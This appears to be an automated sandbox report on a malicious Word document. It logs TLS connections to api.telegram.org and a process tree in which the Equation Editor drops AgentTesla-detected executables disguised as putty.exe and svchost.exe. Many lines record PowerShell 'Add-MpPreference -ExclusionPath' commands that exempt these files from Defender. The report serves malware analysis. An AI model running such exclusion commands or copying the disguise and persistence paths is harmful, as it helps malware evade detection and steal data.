Mon May 23 18:17:38 CEST 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
Jun 16, 2021 12:06:49.024821043 CEST	149.154.167.220	443	192.168.2.22	49181	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020	Mon May 23 18:17:38 CEST 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 16, 2021 12:06:52.846751928 CEST	149.154.167.220	443	192.168.2.22	49182	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2028 Parent PID: 584

General

Start time:	12:04:33
Start date:	16/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f210000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2736 Parent PID: 584

General

Start time:	12:04:34
Start date:	16/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: putty.exe PID: 2760 Parent PID: 2736

General

Start time:	12:04:35
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\putty.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\putty.exe
Imagebase:	0xbc0000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Antivirus matches:	• Detection: 13%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: powershell.exe PID: 2852 Parent PID: 2760

General

Start time:	12:04:54
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\putty.exe' -Force
Imagebase:	0x21f50000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 2428 Parent PID: 2760

General

Start time:	12:04:54
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe' -Force
Imagebase:	0x21f50000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 2180 Parent PID: 2760

General

Start time:	12:04:55
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe' -Force
Imagebase:	0x21f50000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 2276 Parent PID: 2760

General

Start time:	12:04:56
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\putty.exe' -Force
Imagebase:	0x21f50000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: e888z168ybTRefC409a4S5mn41ofdd.exe PID: 2948 Parent PID: 2760

General

Start time:	12:04:57
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe'
Imagebase:	0x1110000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 13%, ReversingLabs
Reputation:	low

Analysis Process: powershell.exe PID: 1748 Parent PID: 2760

General

Start time:	12:04:57
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force
Imagebase:	0x21f50000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: powershell.exe PID: 2236 Parent PID: 2760

General

Start time:	12:04:58
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\putty.exe' -Force
Imagebase:	0x21f50000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: powershell.exe PID: 1664 Parent PID: 2760

General

Start time:	12:04:59
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force
Imagebase:	0x21f50000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: putty.exe PID: 2112 Parent PID: 2760

General

Start time:	12:05:05
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\putty.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\putty.exe
Imagebase:	0xbc0000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.2356991677.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000013.00000002.2356991677.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: e888z168ybTRefC409a4S5mn41ofdd.exe PID: 3036 Parent PID: 1388

General

Start time:	12:05:07
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe'
Imagebase:	0x1110000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

Analysis Process: svchost.exe PID: 2176 Parent PID: 428

General

Start time:	12:05:16
Start date:	16/06/2021

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff0e0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: WerFault.exe PID: 2232 Parent PID: 2176

General

Start time:	12:05:17
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3036 -s 1132
Imagebase:	0x510000
File size:	360448 bytes
MD5 hash:	5FEAB868CAEDBBD1B7A145CA8261E4AA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 2344 Parent PID: 2948

General

Start time:	12:05:26
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe' -Force
Imagebase:	0x22310000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2656 Parent PID: 2948

General

Start time:	12:05:26
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force
Imagebase:	0x22310000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2428 Parent PID: 2948

General

Start time:	12:05:27
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe' -Force
Imagebase:	0x22310000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2276 Parent PID: 2948

General

Start time:	12:05:28
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force
Imagebase:	0x22310000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 1492 Parent PID: 1388

General

Start time:	12:05:29
Start date:	16/06/2021
Path:	C:\Windows\Resources\Themes\Aero\Shell\52V57U7\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe'
Imagebase:	0x1300000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 13%, ReversingLabs

Analysis Process: e888z168ybTRefC409a4S5mn41ofdd.exe PID: 2532 Parent PID: 2948

General

Start time:	12:05:36
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe
Imagebase:	0x1110000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000020.00000002.2355374665.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000020.00000002.2355374665.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: qweruiuyt.exe PID: 2676 Parent PID: 1388

General

Start time:	12:05:37
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe'
Imagebase:	0x2c0000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 13%, ReversingLabs

Analysis Process: qweruiuyt.exe PID: 2032 Parent PID: 1388

General

Start time:	12:05:51
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe'
Imagebase:	0x2c0000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: WerFault.exe PID: 2852 Parent PID: 2176

General

Start time:	12:05:58
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 2032 -s 1132
Imagebase:	0x90000
File size:	360448 bytes
MD5 hash:	5FEAB868CAEDBBD1B7A145CA8261E4AA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2732 Parent PID: 1492

General

Start time:	12:06:09
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force
Imagebase:	0x22840000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2736 Parent PID: 1492

General

Start time:	12:06:10
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force
Imagebase:	0x22840000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2564 Parent PID: 1492

General

Start time:	12:06:11
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force
Imagebase:	0x22840000

File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2544 Parent PID: 1492

General

Start time:	12:06:13
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force
Imagebase:	0x22840000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2832 Parent PID: 2676

General

Start time:	12:06:19
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe' -Force
Imagebase:	0x22840000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 1900 Parent PID: 2676

General

Start time:	12:06:20
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force
Imagebase:	0x22840000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 1192 Parent PID: 2676

General

Start time:	12:06:21
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe' -Force
Imagebase:	0x22840000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2748 Parent PID: 2676

General

Start time:	12:06:22
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force
Imagebase:	0x22840000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 2612 Parent PID: 1492

General

Start time:	12:06:26
Start date:	16/06/2021
Path:	C:\Windows\Resources\Themes\Aero\Shell\52V57U7\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe
Imagebase:	0x1300000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 1904 Parent PID: 428

General

Start time:	12:06:32
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\svchost.exe -k LocalService
Imagebase:	0xff0e0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: qweruiuyt.exe PID: 1852 Parent PID: 2676

General

Start time:	12:06:34
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
Imagebase:	0x2c0000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: qweruiuyt.exe PID: 2500 Parent PID: 2676

General

Start time:	12:06:35
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
Imagebase:	0x2c0000
File size:	144168 bytes
MD5 hash:	F72277EEBAF6B7E2891B7BA24188EBDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000037.00000002.2355316042.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000037.00000002.2355316042.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 1480 Parent PID: 428

General

Start time:	12:06:35
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k LocalService
Imagebase:	0xff0e0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true

Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 652 Parent PID: 428

General

Start time:	12:06:38
Start date:	16/06/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k DcomLaunch
Imagebase:	0xff660000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis